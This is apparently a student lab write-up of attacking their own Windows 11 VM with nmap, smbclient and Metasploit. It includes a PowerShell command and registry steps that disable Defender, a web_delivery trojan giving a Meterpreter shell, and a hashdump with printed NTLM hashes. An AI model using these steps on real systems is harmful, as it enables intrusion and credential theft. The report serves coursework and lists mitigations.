Environment Setup:

For this project I started with my Kali system. I made sure that I had all the updated resources before starting. The commands were:

- apt update
- apt full-upgrade -y

Instead of using sudo I just opened a root command terminal. I also unpacked the common wordlists.

When I set up the Windows 11 pro system, I used a fresh system from the snapshot that I took when I installed the system at the beginning of the semester. Of note, I did not click on updates before starting this project to allow for the chance of finding openings in the system to get the file to cross.

Primary programs and used for this project:

- Metasploit modules
- Nmap
- Wireshark
- SmbClient

Recon with Modifications, Vulnerability Identification & Exploit Setup

The windows system ignored my Nmap scan. After turning off the firewall, I was able to see ports 135,139,445,and 5357. With this information I continued to see if Nmap would be able to do a fingerprint scan: nmap -Pn -O -A 192.168.139.128. Nmap reported that the computer was using smb2 with the security-mode 3:1:1. This translates to SMB2 dialect being used, message signing enabled, and message signing required.

I next looked at the network traffic with Wireshark when I was pinging the Windows 11 system. I noticed that most ping details received no responses from the system. After some thought as to how to get into this system. I decided to add some programs onto the computer due to the idea that it would be rare to have a computer on a network without use. I did a quick Google search for downloadable programs to give the computer tasks. These programs include:

- OpenOffice
- Firefox
- Google Chrome
- QuickTime Player
- Tor Browser

- Opera Browser
- iTunes
- HP Smart

The highest of the vulnerabilities that I was hoping for were the Tor Browser or the HP Smart. After installing the programs, I then listen with Wireshark to look for changes. I did not see any changes from just installing so I set up a printer on the network and sent a print job to it. This opened ports in the 60,000 range. I attempted to see what Nmap could see about these ports using: nmap -Pn -p 64990,65131,65152,65349,65360,65362 -sT -v 192.168.139.128. It was determined that they were ephemeral ports and only were active when the printer was in use. After that the ports disappeared and I was not able to connect to them.

My next target for exploration was port 5357. I opened a web browser on the Kali system and attempted to connect to it via http. http://192.168.139.128:5357/ did not receive a response. I then attempted: curl http://192.168.139.128:5357/. I did not get any fruitful responses from the two attempts. Next I opened Metasploit to see if I could get any more of a response compared to Nmap.:

use auxiliary/scanner/http/http_version

set RHOSTS 192.168.139.128

set RPORT 5357

exploit

Unfortunately, I did not find any results that I could utilize. I went on to attempt using smbclient. smbclient -L //192.168.139.128 -U guest resulted with NT_STATUS_ACCOUNT_DISABLED. I then attempted to see what would happen if the attacker would have access to a user name and password of a local administrator with the command: smbclient -L //192.168.139.128 -U medic256. I received this information:

Sharename Type Comment

ADMIN$ Disk Remote Admin

C$ Disk Default share

IPC$ IPC Remote IPC

Unable to connect with SMB1 -- no workgroup available

The windows 11 was determined to have SMB1 disabled. I next decided to see if I could pass a file using the “stolen” credentials. I got another NT_STATUS_ACCESS_DENIED. I

researched it a little and found out that windows stored the user medic256 as a local admin and that was causing restrictions.

I then pivoted back to attempting to guide a unsuspecting person to a website. I used docker to create an Apache server and webpage. Windows defender recognized known exploits and blocked my URL. I then disabled Windows defender along with windows active protection. I later found out that windows active protection was still able to reinitialize after I turned it off.

Listing of exploits/attacks that I attempted without success:

use auxiliary/admin/smb/psexec_ntdsgrab exploit(multi/script/web_delivery) scanner/http/http_version

scanner/dcerpc/endpoint_mapper (see scan findings)

windows/smb/psexec (access denied)

exploit/windows/smb/ms17_010_eternalblue (target not vulnerable) scanner/smb/smb_login(access denied)

admin/smb/psexec_ntdsgrab(access denied)


smbclient //192.168.139.128/ADMIN$ -U medic256 (access denied) (connection reset)

multi/script/web_delivery (No shells created until after windows active protection disabled)


Access gained information, Gaining Access to the Target

I attempted in Powershell: Set-MpPreference -DisableRealtimeMonitoring $true. But this did not completely stop the monitoring. I went into the windows registry and disabled windows active protection, I also needed to go into Windows Security and disable tamper protection. I was then able to use Metasploit web_delivery to essentially make a trojan and get in that way to transfer the file.

Screen Shot 1: Got Meterpreter session with web_delivery




Screenshot 2: Meterpreter shell created whoami showing net local group admins




Post-Exploitation: File transfer

Screenshot 3: Uploaded txtfile onto Windows from Meterpreter




Command used: meterpreter > upload /root/test.txt C:\\Users\\oi6756le\\Desktop

Screenshot 4: Windows side opened file from Meterpreter



Screenshot 5: Windows sysinfo in Meterpreter



Findings Documentation and Report Submission:

I ended up using the windows admin user that needed to be setup in order to install the VM initially. This was the oi6756le user. I set up a pin for that account and it was being controlled by Windows Hello. I originally hoped that I would have a easier admin password to break. I made it a 4 digit code. I was not able to do anything with this information until I got access with Meterpreter a got the hash dump.

meterpreter > run post/windows/gather/hashdump [*] Obtaining the boot key... [*] Calculating the hboot key using SYSKEY 9919a24aa8e244ce21a33bee7d620136... [*] Obtaining the user list and keys... [*] Decrypting user keys... [*] Dumping password hints... No users with password hints on this system [*] Dumping password hashes... Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:e9902280eb09aabaaef7258dedce41aa::: medic256:1001:aad3b435b51404eeaad3b435b51404ee:06567d8227d3f5641f68aa55ef1835b6:::

I searched the kali password files with hashcat but did not get any hits. John the Ripper was able to return that the administrator, guest, and default account had the windows empty password hash: 31d6cfe0d16ae931b73c59d7e0c089c0. Another obstacle that I found out that I was going up against was the WDAGUtilityAccount. When researching this, I was able to find out that this is what windows can use to isolate and contain untrusted web sessions. I have a feeling this is why my connection was unstable and crashed a few times requiring me to work back in. I will remember for next time to work on getting rid of or disabling in the registry as soon as I can. I think this will help with persistence for me next time.

Some of the take aways from this project I gained was that windows can be quite locked down with it's default settings. I can also see why phishing training is so important for companies to conduct. While true that misconfigurations can help with APTs to get in easier. Users getting tricked into clicking something can bypass many security features even if configured completely correctly. I of course, had to disable a lot of the protections

that Windows had on by default. But I can see how the mitigation recommendations for a company would be:

- Keep windows fully patched
- Keep defender enabled
- Avoid installing unknown software
- Avoid using home printer services for a network printer in the business setting if possible.

For this assignment I stopped after I was able to transfer the file without errors. For a full report I need to learn the automation tools to look up CVEs in the near future. When working in Metasploit endpoint_mapper returned a lot of information that I believe would be of use in a full vulnerability report. I used the information to find out about the printer services mainly. But a deep dive into this I believe could be fruitful to find other ways into the system. I have included the information gathered next. Not so much for this report but to show my next steps I will be going into, in order to find the necessary patches to secure the system.

Next Step Scan Findings (not part of this report, no other information follows):

msf6 auxiliary(scanner/dcerpc/endpoint_mapper) > run [*] 192.168.139.128:135 - Connecting to the endpoint mapper service... [*] 192.168.139.128:135 - 51a227ae-825b-41f2-b4a9-1ac9557a1018 v1.0 TCP (49664) 192.168.139.128 [Ngc Pop Key Service] [*] 192.168.139.128:135 - c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 LRPC (LRPC-190e26bcfb80717219) [Impl friendly name] [*] 192.168.139.128:135 - 2eb08e3e-639f-4fba-97b1-14f878961076 v1.0 LRPC (LRPC-9836a369f75d46b467) [Group Policy RPC Interface] [*] 192.168.139.128:135 - a398e520-d59a-4bdd-aa7a-3c1e0303a511 v1.0 LRPC (LRPC-4fa19f0b1c4475e048) [IKE/ Authip API] [*] 192.168.139.128:135 - 850cee52-3038-4277-b9b4-e05db8b2c35c v1.0 LRPC (LRPC-d607b570c1bdfb77ee) [Device Association Framework Association RPC Interface] [*] 192.168.139.128:135 - a1d4eae7-39f8-4bca-8e72-832767f5082a v1.0 LRPC (LRPC-d607b570c1bdfb77ee) [Device Association Framework Inbound RPC Interface] [*] 192.168.139.128:135 - 2e7d4935-59d2-4312-a2c8-41900aa5495f v1.0 LRPC (LRPC-d607b570c1bdfb77ee) [Device Association Framework Challenge RPC Interface] [*] 192.168.139.128:135 - bd84cd86-9825-4376-813d-334c543f89b1 v1.0 LRPC (LRPC-d607b570c1bdfb77ee) [Device Association Framework Query RPC Interface] [*] 192.168.139.128:135 - 5b665b9a-a086-4e26-ae24-96ab050b0ec3 v1.0 LRPC (LRPC-d607b570c1bdfb77ee) [Device Association Framework AEP Store Access RPC Interface] [*] 192.168.139.128:135 - 6319e220-2fd5-48bc-a92f-ba70384e4d24 v1.0

LRPC (LRPC-d607b570c1bdfb77ee) [Device Association Framework Provider Management RPC Interface] [*] 192.168.139.128:135 - 5c9a4cd7-ba75-45d2-9898-1773b3d1e5f1 v1.0 LRPC (LRPC-ab2e011290aa4b64c3) [Device Install Service RPC Interface] [*] 192.168.139.128:135 - 44f0c9f0-e7e5-4148-8819-969d4e3bf537 v1.0 LRPC (HPPrintScanDoctorSvcRpcEndpoint) [*] 192.168.139.128:135 - c100beac-d33a-4a4b-bf23-bbef4663d017 v1.0 LRPC (wcncsvc.transport) [wcncsvc.transport] [*] 192.168.139.128:135 - c100beab-d33a-4a4b-bf23-bbef4663d017 v1.0 LRPC (wcncsvc.transport) [wcncsvc.wcnprpc] [*] 192.168.139.128:135 - c100beab-d33a-4a4b-bf23-bbef4663d017 v1.0 LRPC (wcncsvc.wcnprpc) [wcncsvc.wcnprpc] [*] 192.168.139.128:135 - 0a533b58-0ed9-4085-b6e8-95795e147972 v1.0 LRPC 9/23 (OLE6ABCF11579852FE5B3FDD24EBAC4) [*] 192.168.139.128:135 - 0a533b58-0ed9-4085-b6e8-95795e147972 v1.0 LRPC (LRPC-7356b6cffc67b8a51d) [*] 192.168.139.128:135 - 5dea026d-f999-40b1-a234-2164fd086783 v1.0 LRPC (OLE6ABCF11579852FE5B3FDD24EBAC4) [*] 192.168.139.128:135 - 5dea026d-f999-40b1-a234-2164fd086783 v1.0 LRPC (LRPC-7356b6cffc67b8a51d) [*] 192.168.139.128:135 - 5dea026d-f999-40b1-a234-2164fd086783 v1.0 LRPC (LRPC-3ab1ec9f1e1c4b6700) [*] 192.168.139.128:135 - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC (OLE6ABCF11579852FE5B3FDD24EBAC4) [*] 192.168.139.128:135 - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC (LRPC-7356b6cffc67b8a51d) [*] 192.168.139.128:135 - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC (LRPC-3ab1ec9f1e1c4b6700) [*] 192.168.139.128:135 - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC (LRPC-bf2a228ec0ba2d8e0d) [*] 192.168.139.128:135 - 2acb9d68-b434-4b3e-b966-e06b4b3a84cb v1.0 LRPC (OLE6ABCF11579852FE5B3FDD24EBAC4) [*] 192.168.139.128:135 - 2acb9d68-b434-4b3e-b966-e06b4b3a84cb v1.0 LRPC (LRPC-7356b6cffc67b8a51d) [*] 192.168.139.128:135 - 2acb9d68-b434-4b3e-b966-e06b4b3a84cb v1.0 LRPC (LRPC-3ab1ec9f1e1c4b6700) [*] 192.168.139.128:135 - 2acb9d68-b434-4b3e-b966-e06b4b3a84cb v1.0 LRPC (LRPC-bf2a228ec0ba2d8e0d) [*] 192.168.139.128:135 - 2acb9d68-b434-4b3e-b966-e06b4b3a84cb v1.0 LRPC (LRPC-6618eb728e97714f57) [*] 192.168.139.128:135 - 650a7e26-eab8-5533-ce43-9c1dfce11511 v1.0 PIPE (\PIPE\ROUTER) \\DESKTOP DEH4ROL [Vpn APIs] [*] 192.168.139.128:135 - 650a7e26-eab8-5533-ce43-9c1dfce11511 v1.0 LRPC (RasmanLrpc) [Vpn APIs] [*] 192.168.139.128:135 - 650a7e26-eab8-5533-ce43-9c1dfce11511 v1.0 LRPC (VpnikeRpc) [Vpn APIs] [*] 192.168.139.128:135 - 650a7e26-eab8-5533-ce43-9c1dfce11511 v1.0 LRPC (LRPC-2e4ccfb810b10403bd) [Vpn APIs] [*] 192.168.139.128:135 - d2716e94-25cb-4820-bc15-537866578562 v1.0 LRPC (OLEC11EE598B6DE08F02C03C9BD78E5) [*] 192.168.139.128:135 - d2716e94-25cb-4820-bc15-537866578562 v1.0 LRPC (LRPC-3ebbbc220a6d1d5a4a) [*] 192.168.139.128:135 - 0c53aa2e-fb1c-49c5-bfb6-c54f8e5857cd v1.0 LRPC

(OLEC11EE598B6DE08F02C03C9BD78E5) [*] 192.168.139.128:135 - 0c53aa2e-fb1c-49c5-bfb6-c54f8e5857cd v1.0 LRPC (LRPC-3ebbbc220a6d1d5a4a) [*] 192.168.139.128:135 - 923c9623-db7f-4b34-9e6d-e86580f8ca2a v1.0 LRPC (OLEC11EE598B6DE08F02C03C9BD78E5) [*] 192.168.139.128:135 - 923c9623-db7f-4b34-9e6d-e86580f8ca2a v1.0 LRPC (LRPC-3ebbbc220a6d1d5a4a) [*] 192.168.139.128:135 - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC (OLE336D7EBDEE74D0DB6EC4DE0E1A19) [*] 192.168.139.128:135 - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC (LRPC-b005ed4205d4c5a077) [*] 192.168.139.128:135 - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC (OLE336D7EBDEE74D0DB6EC4DE0E1A19) [*] 192.168.139.128:135 - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC (LRPC-b005ed4205d4c5a077) [*] 192.168.139.128:135 - a4b8d482-80ce-40d6-934d-b22a01a44fe7 v1.0 LRPC (LicenseServiceEndpoint) [LicenseManager] [*] 192.168.139.128:135 - 0497b57d-2e66-424f-a0c6-157cd5d41700 v1.0 LRPC (LRPC-fec63be3c5d77b73ec) [AppInfo] [*] 192.168.139.128:135 - 201ef99a-7fa0-444c-9399-19ba84f12a1a v1.0 LRPC (LRPC-fec63be3c5d77b73ec) [AppInfo] [*] 192.168.139.128:135 - 5f54ce7d-5b79-4175-8584-cb65313a0e98 v1.0 LRPC (LRPC-fec63be3c5d77b73ec) [AppInfo] [*] 192.168.139.128:135 - fd7a0523-dc70-43dd-9b2e-9c5ed48225b1 v1.0 LRPC (LRPC-fec63be3c5d77b73ec) [AppInfo] [*] 192.168.139.128:135 - 58e604e8-9adb-4d2e-a464-3b0683fb1480 v1.0 LRPC (LRPC-fec63be3c5d77b73ec) [AppInfo] [*] 192.168.139.128:135 - 0f738e20-73c0-4ca8-aa6a-8dfef545fea8 v1.0 LRPC (LRPC-fec63be3c5d77b73ec) [AppInfo] [*] 192.168.139.128:135 - 8ec21e98-b5ce-4916-a3d6-449fa428a007 v0.0 LRPC 10/23 (OLEEF1585DCA0E4B9A1B2C173283633) [*] 192.168.139.128:135 - 8ec21e98-b5ce-4916-a3d6-449fa428a007 v0.0 LRPC (LRPC-535af29dc1361dc59e) [*] 192.168.139.128:135 - 0fc77b1a-95d8-4a2e-a0c0-cff54237462b v0.0 LRPC (OLEEF1585DCA0E4B9A1B2C173283633) [*] 192.168.139.128:135 - 0fc77b1a-95d8-4a2e-a0c0-cff54237462b v0.0 LRPC (LRPC-535af29dc1361dc59e) [*] 192.168.139.128:135 - b1ef227e-dfa5-421e-82bb-67a6a129c496 v0.0 LRPC (OLEEF1585DCA0E4B9A1B2C173283633) [*] 192.168.139.128:135 - b1ef227e-dfa5-421e-82bb-67a6a129c496 v0.0 LRPC (LRPC-535af29dc1361dc59e) [*] 192.168.139.128:135 - 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC (OLE5B9E55FC95882D223F3D3D82D7CE) [Security Center] [*] 192.168.139.128:135 - 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC (LRPC-7d0ce1be4275bb7759) [Security Center] [*] 192.168.139.128:135 - 44d1520b-6133-41f0-8a66-d37305ecc357 v0.0 LRPC (LRPC-652be65f28d94480b9) [*] 192.168.139.128:135 - 28942101-43df-4eb7-b1dd-2c0c0ebf99c0 v0.0 LRPC (LRPC-652be65f28d94480b9) [*] 192.168.139.128:135 - 4b112204-0e19-11d3-b42b-0000f81feb9f v1.0 LRPC (LRPC-dede5682fe90272e83) [*] 192.168.139.128:135 - 30b044a5-a225-43f0-b3a4-e060df91f9c1 v1.0 LRPC (LRPC-

294dab14be5c4406bf) [*] 192.168.139.128:135 - 30034843-029d-46ec-8fff-5d12987f85c4 v1.0 LRPC (LRPC-26c8dbfb3c8d1e8a09) [INgcProvisioningHandler] [*] 192.168.139.128:135 - 8bef2320-f308-4720-b913-0129cecfa6b9 v1.0 LRPC (LRPC-26c8dbfb3c8d1e8a09) [IVscProvisioningHandler] [*] 192.168.139.128:135 - 2d24ff0b-1bab-404c-a0fd-42c85577bf68 v1.0 LRPC (LRPC-26c8dbfb3c8d1e8a09) [INgcHandler] [*] 192.168.139.128:135 - 7642249b-84c2-4404-b6eb-1e0a2458839a v1.0 LRPC (LRPC-26c8dbfb3c8d1e8a09) [INgcSecureBioHandler] [*] 192.168.139.128:135 - e6f89680-fc98-11e3-80d4-10604b681cfa v1.0 LRPC (LRPC-26c8dbfb3c8d1e8a09) [INgcGidsHandler] [*] 192.168.139.128:135 - d09bdeb5-6171-4a34-bfe2-06fa82652568 v1.0 LRPC (LRPC-8591fd6f1e28e89c9a) [*] 192.168.139.128:135 - c6b5235a-e413-481d-9ac8-31681b1faaf5 v1.0 LRPC (LRPC-8591fd6f1e28e89c9a) [*] 192.168.139.128:135 - c6b5235a-e413-481d-9ac8-31681b1faaf5 v1.0 LRPC (LRPC-6f67b69ea6f25f3f4a) [*] 192.168.139.128:135 - 8833d1d0-965f-4216-b3e9-fbe58cad3100 v1.0 LRPC (LRPC-8591fd6f1e28e89c9a) [*] 192.168.139.128:135 - 8833d1d0-965f-4216-b3e9-fbe58cad3100 v1.0 LRPC (LRPC-6f67b69ea6f25f3f4a) [*] 192.168.139.128:135 - 0e3ae095-8a23-48f4-9782-03c1594a890e v1.0 LRPC (LRPC-537a8cf9a65c2b942a) [NGC Service KSP RPC Interface] [*] 192.168.139.128:135 - c225e799-29de-42af-bc05-1e2127cc056e v1.0 LRPC (LRPC-537a8cf9a65c2b942a) [NGC Service Management RPC Interface] [*] 192.168.139.128:135 - d9844ed9-f72a-4745-a4a1-ee71f950781d v1.0 LRPC (LRPC-537a8cf9a65c2b942a) [NGC Service Silent Management RPC Interface] [*] 192.168.139.128:135 - 2b70bed6-1757-4d22-9f39-448589fbebf5 v1.0 LRPC (LRPC-537a8cf9a65c2b942a) [NGC Service Ticket RPC Interface] [*] 192.168.139.128:135 - 9cbc9d3a-7586-4814-8d70-18737dcbe523 v1.0 LRPC (LRPC-537a8cf9a65c2b942a) [NGC Service LocalAccount Vault Interface] [*] 192.168.139.128:135 - 4e25f4a2-21e8-40ce-b401-32050413143a v1.0 LRPC 